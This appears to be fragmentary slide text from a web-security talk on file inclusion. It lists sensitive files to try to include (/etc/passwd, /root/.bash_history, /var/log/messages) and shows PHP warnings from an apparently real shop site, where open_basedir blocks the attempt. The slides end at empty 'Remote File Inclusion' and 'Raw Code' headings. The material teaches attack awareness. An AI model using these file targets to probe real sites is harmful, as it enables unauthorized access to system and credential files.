


**We call this technique
File Inclusion**

Escalating

- Let's try some other filenames
 - /etc/passwd
 - /var/log/messages
 - /root/.bash_history





Suche:

los

- :: Aktion
- :: Sport
- :: Alltag
- :: Accessoires

Warning: include() [function.include]: open_basedir restriction in effect. File(/etc/passwd) is not within the allowed path(s): (/www/htdocs/w006ad77/:/tmp:/usr/bin:/www/htdocs/w006ad77:/bin:/usr/local/bin:/usr/share/php) in /www/htdocs/w006ad77/uni-fashion4/seiten/index.php on line 187


Warning: include(/etc/passwd) [function.include]: failed to open stream: Operation not permitted in /www/htdocs/w006ad77/uni-fashion4/seiten/index.php on line 187


Warning: include() [function.include]: Failed opening '/etc/passwd' for inclusion (include_path='./usr/share/php:..') in /www/htdocs/w006ad77/uni-fashion4/seiten/index.php on line 187

No success!


(that's good from the security point of view)

Remote File Inclusion





Raw Code



